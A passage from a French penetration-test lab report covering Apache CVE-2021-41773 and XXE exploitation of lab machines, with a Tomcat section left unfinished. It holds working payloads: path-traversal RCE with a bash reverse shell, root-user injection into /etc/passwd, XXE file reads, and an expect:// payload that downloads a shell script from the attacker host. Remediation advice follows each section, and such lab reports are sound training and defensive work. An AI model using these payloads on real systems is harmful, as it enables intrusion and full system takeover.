Une fois la vulnérabilité de contournement de chemin et d'exécution de code à distance confirmée sur le serveur Apache de la machine **193.20.1.5**, nous avons procédé à l'exploitation complète pour obtenir un accès privilégié au système. Voici les différentes étapes suivies :

1. Préparation de l'Écoute avec Netcat

Avant de lancer l'attaque, nous avons configuré `netcat` pour écouter les connexions entrantes sur le port `4444`. Cela nous permet de recevoir un shell lorsque la machine vulnérable établit la connexion.

Commande utilisée :

```
nc -lvp 4444
```



```
(root@091e46a4df7e) ~
# nc -lvp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

Résultat :

- Netcat est prêt à recevoir une connexion depuis la machine cible.

2. Envoi de la Commande Exploitante via `curl`

Pour déclencher l'exploit, nous avons envoyé une requête `curl` spécialement conçue pour exécuter un shell Bash sur la machine cible et établir une connexion inverse vers notre machine.

Commande utilisée :

```
proxychains -q curl 'http://193.20.1.5/cgi-bin/.%32%65/.%32%65/.%32%65/bin/sh' --
data 'echo Content-Type: text/plain; echo; /bin/bash -c "bash -i >& /dev/tcp/193.20.1.2/4444
0>&1"'
```



Explication :

- La requête utilise une technique de contournement (`path traversal`) pour accéder au shell `/bin/sh`.
- En exploitant cette faille, elle déclenche une connexion inverse (reverse shell) vers notre machine sur le port `4444`, offrant un accès à distance.

3. Connexion Réussie et Exploration du Système

Dès que la commande a été exécutée, nous avons obtenu un accès shell sur la machine cible en tant qu'utilisateur `daemon`, comme prévu par la connexion établie via Netcat.

```
(root@091e46a4df7e)-[~]
# nc -lvpn 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.5:36740.
daemon@ffa135f70776:/bin$ 
```

d) Post-exploit

1. Vérification des Permissions et Création d'Utilisateur

Après avoir obtenu le shell, nous avons exécuté des commandes pour vérifier les permissions sur des fichiers critiques, notamment `/etc/passwd`.

```
daemon@0e045732baa0:/bin$ ls -al /etc/passwd
ls -al /etc/passwd
-rwxrwxrwx 1 root root 926 Sep 27 2021 /etc/passwd
```

La commande `ls -al /etc/passwd` a confirmé que le fichier est accessible en écriture, ouvrant la possibilité de modifier les informations des utilisateurs.

2. Ajout d'un Utilisateur avec des Droits Root

Pour obtenir un accès root, nous avons ajouté un nouvel utilisateur dans `/etc/passwd`. Nous avons d'abord généré un mot de passe chiffré avec `openssl` :

```
openssl passwd -1 password123
```

```
(root@kali)-[~]
# openssl passwd -1 password123
$1$OZOHDqMb$U5fDdVPKywn99DXzTBDt51
```

Le mot de passe chiffré a ensuite été utilisé pour créer un utilisateur appelé `dummy` avec des droits root.

3. Modification du Fichier `/etc/passwd`

La commande suivante a été exécutée pour ajouter `dummy` à `/etc/passwd` :

```
echo 'dummy:$1$OZOHDqMb$U5fDdVPKywn99DXzTBDt51:0:0:dummy:/root:/bin/bash' >>
/etc/passwd
```

```
daemon@9e5d699edb42:/bin$ echo 'dummy:$1$OZOHDqMb$U5fDdVPKywn99DXzTBDt51:0:0:dummy:/root:/bin/bash' >> /etc/passwd
<DXzTBDt51:0:0:dummy:/root:/bin/bash' >> /etc/passwd
```

Cette commande ajoute un utilisateur **dummy** avec un shell root (**/bin/bash**).

```
daemon@9e5d699edb42:/bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
dummy:$1$OZOHDqMb$U5fDdVPKywn99DXzTBDt51:0:0:dummy:/root:/bin/bash
```

4. Connexion avec l'Utilisateur **dummy**

Enfin, nous avons utilisé la commande **su dummy** pour passer à l'utilisateur **dummy** et vérifier que l'accès root était acquis.

```
daemon@9e5d699edb42:/bin$ su dummy
su dummy
Password: password123
```

Une fois connecté, la commande **whoami** a confirmé que nous avions un accès root complet sur la machine.

```
whoami
root
hostname
9e5d699edb42
```

Ces étapes démontrent comment la vulnérabilité a été exploitée pour obtenir un accès root sur la machine cible, permettant de la contrôler entièrement.

e) Plan de Remédiation - Recommandations

Suite à l'exploitation réussie de la machine **193.20.1.5** via la vulnérabilité **CVE-2021-41773** d'Apache, voici les mesures de sécurité recommandées pour prévenir de futures attaques similaires et sécuriser l'infrastructure :

1. Mettre à jour le Serveur Apache

- **Problème identifié** : Le serveur utilise **Apache/2.4.50**, une version connue pour être vulnérable à plusieurs failles critiques, y compris le contournement de chemin (**path traversal**) et l'exécution de code à distance (RCE).
- **Recommandation** : Mettre à jour Apache vers la version la plus récente et sécurisée (au moins **2.4.51** ou supérieure), qui corrige ces vulnérabilités. Les mises à jour doivent être régulières et automatiques pour garantir que le service reste protégé contre de nouvelles failles.
- **Action** : Planifier la mise à jour immédiate du serveur Apache et configurer des mécanismes pour automatiser les futures mises à jour de sécurité, minimisant ainsi les risques de vulnérabilités non corrigées.

2. Restreindre les Permissions des Fichiers Système

- **Problème identifié** : Les permissions actuelles permettent de modifier directement le fichier **/etc/passwd**, facilitant l'ajout d'utilisateurs malveillants avec des priviléges root.
- **Recommandation** : Vérifier et renforcer les permissions des fichiers sensibles comme **/etc/passwd** et **/etc/shadow** pour empêcher leur modification par des utilisateurs non autorisés. Les accès doivent être strictement limités aux administrateurs système légitimes.
- **Action** : Mettre en place un audit régulier des permissions de fichiers critiques et activer le contrôle d'accès basé sur des politiques strictes.

3. Désactiver les Scripts CGI Non Nécessaires

- **Problème identifié** : La vulnérabilité exploitée repose sur l'accès à des scripts CGI via le service web. Ces scripts peuvent servir de vecteurs d'attaque s'ils ne sont pas correctement sécurisés.
- **Recommandation** : Désactiver les scripts CGI inutilisés ou non essentiels sur le serveur. Si certains scripts CGI doivent être maintenus pour des raisons opérationnelles, ils doivent être sécurisés, vérifiés régulièrement, et placés dans des répertoires restreints pour éviter les accès non autorisés.
- **Action** : Auditer tous les scripts CGI actifs et désactiver ceux qui ne sont pas strictement nécessaires. Mettre en œuvre des contrôles d'accès stricts pour les scripts conservés, et vérifier régulièrement leur sécurité et leur configuration.

4. Mettre en Place un Pare-feu Applicatif Web (WAF) avec Surveillance Continue et Alertes en Temps Réel

- **Problème identifié :** Les vulnérabilités d'Apache peuvent être exploitées via des requêtes HTTP spéciales qui ne sont pas bloquées par défaut, et l'absence de surveillance proactive peut retarder la détection des tentatives d'exploitation.
- **Recommandation :** Installer un **WAF (Web Application Firewall)** pour filtrer et bloquer les requêtes malveillantes avant qu'elles n'atteignent le serveur web. Configurer des règles de sécurité personnalisées pour détecter et prévenir les attaques connues, telles que les tentatives de **path traversal**. En parallèle, activer un système de surveillance qui génère des alertes en temps réel pour toute activité suspecte, permettant aux administrateurs de réagir rapidement.
- **Action :** Configurer un WAF avec des règles de détection des requêtes dangereuses pour bloquer les tentatives d'exploitation avant qu'elles n'atteignent le serveur. Mettre en place une surveillance continue et configurer des alertes pour toute activité anormale, telles que des connexions suspectes, des tentatives d'accès répétées ou des modifications inattendues de fichiers sensibles.

7) Machine 5

a) Récoltes d'informations

Un scan initial a été effectué sur la machine avec l'adresse **193.20.1.8**, révélant un service HTTP actif sur le port **80**. Cette découverte indique la présence d'un site web accessible publiquement, ce qui justifie un examen plus approfondi pour mieux comprendre le fonctionnement de ce service et identifier d'éventuels vecteurs d'attaque.

```
Nmap scan report for polytech_XXE_Hard_1_f28df4780ce9.polytech_public_net (193.20.1.8)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:C1:14:01:08 (Unknown)
```

Accès au Site Web et Analyse du Formulaire

Pour explorer le site, une connexion SSH a été établie en utilisant un tunnel dynamique et une redirection de port. Cela a permis de naviguer sur le site web de la machine cible en utilisant l'adresse **127.0.0.1:8081**, accédant ainsi à l'interface publique visible sur **193.20.1.8:80**.

```
(root㉿kali)-[~]
# ssh root@192.168.56.11 -p 2222 -D 5555 -L 8081:193.20.1.8:80 -N -4
root@192.168.56.11's password:
```

Une fois connecté au site, un formulaire d'inscription était visible, proposant des champs classiques tels que le nom, le numéro de téléphone, l'email et le mot de passe.

The screenshot shows a web browser window with the URL `localhost:8081` in the address bar. The page title is "WIDGETS Incorporated". Below it, a sub-header says "Stay in touch, and keep up with the latest.". The main content is a "Create an Account" form. It contains four input fields: "Name" with value "test", "Phone Number" with value "0612345678", "Email" with value "pentest@gmail.com", and "Password" with value "*****". Below the fields is a checkbox labeled "I agree to the [Terms and Conditions](#) and [Privacy Policy](#)". At the bottom right of the form is a green "Create Account" button.

En interagissant avec le formulaire et en interceptant les requêtes via Burp Suite, il a été possible d'analyser en détail les données envoyées au serveur. Cette analyse a révélé que les données étaient transmises au format XML, un format qui peut être sujet à des vulnérabilités si mal configuré.

This screenshot shows the same "Create an Account" form as the previous one, but with a different password value. The "Password" field now contains "123456" instead of "*****". All other fields (Name, Phone Number, Email) and the checkbox status remain the same as in the first screenshot.

The screenshot shows the Burp Suite interface in the 'Proxy' tab. At the top, there are tabs for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is selected, with its sub-tabs Intercept, HTTPHistory, WebSockets history, Match and replace, and Proxy settings visible. Below the tabs is a toolbar with buttons for Intercept on (highlighted in orange), Forward, Drop, and a dropdown menu. To the right of the toolbar is a status bar showing 'Request to http://localhost:8081'. The main area displays a table of captured requests:

Time	Type	Direction	Host	Method	URL
12:29:57 24 Oct 2024	HTTP	→ Request	localhost	POST	http://localhost:8081/process.php

Below the table is a detailed view of the XML request:

```

Request
Pretty Raw Hex
1 POST /process.php HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 123
9 Pragma: no-cache
10 Connection: keep-alive
11 Referer: http://localhost:8081/
12
13 <?xml version='1.0' encoding='UTF-8'?>
<root>
<name>
<test>
</name>
<tel>
00212345678
</tel>
<email>
pierre@outlook.com
</email>
<password>
test
</password>
<password>
</password>
</root>

```

At the bottom of the interface are several small icons and a search bar.

Exploitation Potentielle Identifiée : XXE (XML External Entity)

Le format XML utilisé pour transmettre les données du formulaire a attiré l'attention, car il peut être vulnérable à une faille **XML External Entity (XXE)**. Une vulnérabilité XXE se produit lorsque le serveur analyse les données XML sans restreindre la gestion des entités externes, ce qui permettrait à un attaquant d'injecter des références à des fichiers locaux (par exemple, **/etc/passwd**) ou à des ressources distantes.

Ces observations ont suggéré que le service web pouvait être testé pour la présence de cette vulnérabilité, car si le serveur traite les entités XML de manière imprudente, cela pourrait permettre de lire des fichiers sensibles ou d'obtenir d'autres informations critiques.

b) Analyse des vulnérabilités

Suite aux informations collectées sur la machine avec l'adresse IP 193.20.1.8, un service web exposé sur le port 80 a été identifié. Des tests ont été effectués pour vérifier la présence d'une potentielle vulnérabilité de type XML External Entity (XXE) sur cette machine. Voici les étapes réalisées et les résultats obtenus :

- 1. Interception de la requête XML légitime :** Lors de la navigation sur le formulaire web exposé, une requête de soumission XML a été interceptée avec Burp Suite. Cette interception a permis de comprendre la structure de la requête et de préparer

les tests ultérieurs pour vérifier la vulnérabilité XXE (*Image 1*).

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A single request is listed in the "Intercept" section. The "Request" pane displays an XML payload:

```

1 POST /process.php HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 146
9 Origin: http://localhost:8081
10 Connection: keep-alive
11 Referer: http://localhost:8081/
12
13 <?xml version="1.0" encoding="UTF-8"?>
<root>
<name>
<test>
</test>
<tel>
<_0612345678
<email>
<email>pentest@gmail.com</email>
<password>
<password>test
</password>
</password>
</root>

```

The "Inspector" pane on the right shows the request attributes, query parameters, cookies, and headers.

- Envoi de la requête interceptée pour confirmer le fonctionnement :** La requête interceptée a été envoyée au "Repeater" de Burp Suite pour simuler une soumission classique et observer la réponse du serveur. Celle-ci a confirmé que la soumission a été acceptée sans erreur, ce qui indiquait que le service traite correctement les requêtes XML standard (*Image 2*).

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. The "Request" pane contains the same XML payload as in Image 1. The "Response" pane shows the server's response:

```

1 HTTP/1.1 200 OK
2 Date: Thu, 24 Oct 2024 16:31:19 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 Content-type: PHP/5.9-lubuntu4.29
5 Content-Length: 47
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 Sorry, pentest@gmail.com is already registered!
11
12
13 <?xml version="1.0" encoding="UTF-8"?>
<root>
<name>
<test>
</test>
<tel>
<_0612345678
<email>
<email>pentest@gmail.com</email>
<password>
<password>test
</password>
</password>
</root>

```

The "Inspector" pane on the right shows the response headers.

- Test de vulnérabilité XXE :** Un fichier XML modifié contenant une entité externe a été créé et soumis via le formulaire web. L'entité externe a été conçue pour essayer de lire le fichier système `/etc/passwd`. La déclaration `&xxe;` a été insérée spécifiquement dans le champ "email", car la réponse du serveur renvoyait ce champ, permettant ainsi de vérifier si le serveur traiterait et afficherait la donnée malicieuse injectée (*Image 3*).

```

Request
Pretty Raw Hex
1 POST /process.php HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: text/plain;charset=UTF-8
8 Content-Length: 201
9 Origin: http://localhost:8081
10 Connection: keep-alive
11 Referer: http://localhost:8081/
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE root [
15   <!ENTITY xxe SYSTEM "file:///etc/passwd">
16 ]>
17 <root>
18   <name>
19     test
20   </name>
21   <tel>
22     0612345678
23   </tel>
24   <email>
25     test
26   </email>
27   <password>
28     test
29   </password>
30 </root>

```

4. **Résultat du Test :** La réponse du serveur a révélé le contenu du fichier `/etc/passwd`, confirmant que la vulnérabilité XXE est bien présente sur le service. Cette faille peut permettre à un attaquant de lire des fichiers sensibles sur le système, compromettant potentiellement d'autres aspects de la sécurité du serveur (*Image 4*).

Request	Response
<pre> Request Pretty Raw Hex 1 POST /process.php HTTP/1.1 2 Host: localhost:8081 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: text/plain;charset=UTF-8 8 Content-Length: 201 9 Origin: http://localhost:8081 10 Connection: keep-alive 11 Referer: http://localhost:8081/ 12 13 <?xml version="1.0" encoding="UTF-8"?> 14 <!DOCTYPE root [15 <!ENTITY xxe SYSTEM "file:///etc/passwd"> 16]> 17 <root> 18 <name> 19 test 20 </name> 21 <tel> 22 0612345678 23 </tel> 24 <email> 25 test 26 </email> 27 <password> 28 test 29 </password> 30 </root> </pre>	<pre> Response Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Thu, 24 Oct 2024 16:40:29 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/8.0.5-1ubuntu4.29 5 Vary: Accept-Encoding 6 Content-Length: 986 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html 10 11 Sorry, root:x:0:0::root:/bin/bash 12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 13 bin:x:2:2:bin:/bin:/usr/sbin/nologin 14 sys:x:3:3:sys:/dev:/usr/sbin/nologin 15 sync:x:4:65534:sync:/bin:/bin/sync 16 games:x:5:60:games:/usr/games:/usr/sbin/nologin 17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 20 news:x:9:news:/var/spool/news:/usr/sbin/nologin 21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin 23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 25 list:x:38:38:Mailman List Manager:/var/list:/usr/sbin/nologin 26 irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin 27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin 28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 29 libuuid:x:100:101::/var/lib/libuuid: 30 syslog:x:101:104::/home/syslog:/bin/false 31 is already registered! </pre>

c) Exploit

Pour exploiter la vulnérabilité XXE (External Entity Injection) identifiée sur le serveur, nous avons suivi un processus méthodique afin de parvenir à exécuter des commandes à distance via l'inclusion d'une charge utile malveillante. Voici les étapes détaillées :

- Préparation du Script et du Serveur :** Nous avons tout d'abord créé un script bash nommé `shell.sh`, conçu pour établir une connexion inversée (reverse shell) vers notre machine d'attaque située sur le réseau interne :

```

GNU nano 8.1
#!/bin/bash
bash -i >& /dev/tcp/193.20.1.2/4444 0>&1

```

Ce script, lorsqu'il est exécuté sur la machine cible, ouvre une connexion vers notre machine (193.20.1.2) sur le port 4444, nous permettant d'exécuter des commandes directement. Nous avons ensuite hébergé ce script sur un serveur HTTP local pour le rendre accessible à la machine cible :

```
(root@8ba89171c8f3:[~/XXEHard]
# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```

- Inclusion de la Charge XXE** : Pour exploiter la vulnérabilité, nous avons intercepté une requête XML via Burp Suite et modifié la requête pour inclure une charge XXE. Cette charge est conçue pour forcer le serveur cible à télécharger et exécuter notre script :

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. On the left, the "Request" pane displays a POST request to "/process.php" with various headers and a complex XML payload. The XML payload includes a DOCTYPE declaration pointing to a local file "shell.sh" on the target host, and several entity declarations for "name", "tel", "email", and "password" fields. On the right, the "Response" pane shows the server's response, which includes a "Sorry, is already registered!" message. The "Inspector" pane on the far right shows the raw request and response data.

La charge XML insérée était la suivante :


```
<!DOCTYPE root [
    <!ENTITY xxe SYSTEM "expect://curl$IFS-
0$IFShttp://193.20.1.2:8001/shell.sh">
]>
```

Cette déclaration XXE demande au serveur cible d'utiliser `curl` pour récupérer le script `shell.sh` depuis notre serveur HTTP local et de l'exécuter directement. Nous avons ciblé le champ "email" du formulaire pour inclure cette entité XXE car ce champ est renvoyé dans la réponse du serveur, nous permettant de valider si notre charge a été traitée.

3. **Confirmation du Téléchargement et de l'Exécution** : Nous avons pu confirmer que la machine cible a téléchargé notre script grâce aux journaux du serveur HTTP local, qui ont montré une requête GET réussie pour le fichier `shell.sh` :


```
(root@8ba89171c8f3:[~/XXEHard]
# python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
193.20.1.8 - - [17/Oct/2024 04:16:49] "GET /shell.sh HTTP/1.1" 200 -
```

4. **Vérification des Permissions** : Pour s'assurer que le script récupéré puisse être exécuté sans restrictions, nous avons envoyé une seconde charge XXE via Burp Suite. Cette charge modifiait les permissions du script en utilisant la commande `chmod` :



Cette étape permettait de donner les droits nécessaires au script afin qu'il puisse être lancé par le système.

5. **Exécution de la Charge et Connexion Shell Réussie** : En envoyant une requête finale, nous avons déclenché l'exécution du script sur la machine cible. Une fois la commande exécutée, nous avons obtenu une connexion shell inversée, confirmée par notre écoute sur le port 4444 :



d) Plan de remédiation - recommandations

Désactiver les Entités Externes dans les Parsers XML

- Problème identifié :** Le traitement des entités externes dans le parser XML permet aux attaques de type XXE (XML External Entity) de compromettre la sécurité du système.
- Recommandation :** Désactivez le traitement des entités externes (DTD) dans le parser XML utilisé par l'application pour éviter l'exécution ou la résolution d'entités externes.
- Action :** Mettez à jour la configuration du parser XML dans l'application pour désactiver les entités externes et testez cette configuration pour garantir que les fonctionnalités de l'application ne sont pas impactées.

Mettre à Jour les Bibliothèques XML

- Problème identifié :** Des bibliothèques XML obsolètes peuvent être vulnérables à des failles de sécurité, telles que les attaques XXE.
- Recommandation :** Assurez-vous que toutes les bibliothèques XML sont à jour afin de bénéficier des correctifs de sécurité récents.
- Action :** Mettez en place une gestion proactive des mises à jour des dépendances et effectuez des vérifications de compatibilité pour éviter les régressions dans l'application.

Appliquer le Principe du Moindre Privilège

- **Problème identifié** : Les permissions excessives du serveur web augmentent le risque d'accès non autorisé aux fichiers sensibles du système.
- **Recommandation** : Limitez les permissions des processus associés pour restreindre les accès au système de fichiers et aux ressources sensibles.
- **Action** : Configurez des contrôles d'accès stricts pour le serveur web et ses processus, et effectuez des audits réguliers des permissions pour assurer une application cohérente du principe de moindre privilège.

Mettre en Place des Filtrages et des Validations d'Entrées

- **Problème identifié** : L'absence de validation stricte sur les données XML permet la possibilité d'injections malveillantes, compromettant l'intégrité du système.
- **Recommandation** : Implémentez une validation stricte sur les données XML reçues pour bloquer toute charge suspecte avant son traitement.
- **Action** : Utilisez des schémas XML pour valider la structure des données entrantes et intégrez des filtres pour contrôler les entrées, tout en procédant à des tests réguliers pour vérifier l'efficacité de cette mesure.

8) Machine 6

a) Récoltes d'informations

Un scan initial a été effectué sur la machine ayant l'adresse IP 193.20.1.7. Ce scan a révélé la présence de deux services actifs, avec les ports suivants ouverts :

```
Nmap scan report for polytech_Tomcat_1_99aec3cc5d8a.polytech_public_net (193.20.1.7)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
MAC Address: 02:42:C1:14:01:07 (Unknown)
```

- **Port 8009 (ajp13)** : Ce port indique la présence d'un connecteur AJP (Apache JServ Protocol) utilisé par les serveurs Tomcat pour communiquer avec un serveur web externe (comme Apache HTTPD). La configuration par défaut de ce connecteur peut représenter une faiblesse, surtout s'il est accessible publiquement, car cela pourrait potentiellement exposer des fonctionnalités internes de Tomcat à des utilisateurs non autorisés.
- **Port 8080 (http-proxy)** : Un service HTTP Proxy actif sur ce port, souvent associé à une installation de Tomcat accessible publiquement. Cela permet d'accéder à l'interface d'administration ou aux applications web déployées sur le serveur.

Pour approfondir l'analyse, l'accès à l'interface web a été testé directement en se connectant à l'adresse via le navigateur. L'interface affichée a confirmé que le service actif est un serveur **Apache Tomcat, version 8.5.19**, un environnement souvent utilisé pour héberger des applications web Java.

Accès aux Applications Web et Directoires Sécurisés

En naviguant vers l'interface Tomcat, plusieurs tentatives d'accès aux applications web internes ont été effectuées, notamment pour vérifier si le gestionnaire d'applications Tomcat était accessible. Cependant, une erreur **403 Access Denied** a été retournée lors des tentatives d'accès aux sections réservées comme le "Manager App", le "Host Manager" et d'autres ressources internes, suggérant que des restrictions d'accès ont été correctement mises en place sur ces interfaces.

403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's context.xml file.

If you have already configured the Manager application to allow access and you have used your browser's back button, used a saved bookmark or similar then you may have triggered the cross-site request forgery (CSRF) protection that has been enabled for the HTML interface of the Manager application. You will need to reset this protection by returning to the [main Manager page](#). Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this access denied message, check that you have the necessary permissions to access this application.

If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that as Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX interface and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or JMX interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

The screenshot shows a web browser window with the URL `localhost:8081/manager/html`. The page displays a standard 403 Access Denied error message. It includes instructions for modifying the `context.xml` file to add a `manager-gui` role to the `tomcat` user. It also lists specific roles and their functions: `manager-gui`, `manager-script`, `manager-jmx`, and `manager-status`.

This screenshot shows a similar 403 Access Denied error page for the Host Manager interface at `localhost:8081/host-manager/html`. It provides instructions for adding a `admin-gui` role to the `tomcat` user and lists the `admin-gui`, `admin-script`, and `admin-jmx` roles.

Exploration de Répertoires avec Gobuster

Afin de cartographier les répertoires et ressources accessibles sur le serveur Tomcat, une analyse de répertoires a été réalisée avec l'outil **Gobuster**, en utilisant une liste de mots dédiée à Tomcat. Cette exploration visait à identifier d'éventuels points d'entrée exploitables ou des pages web non sécurisées.

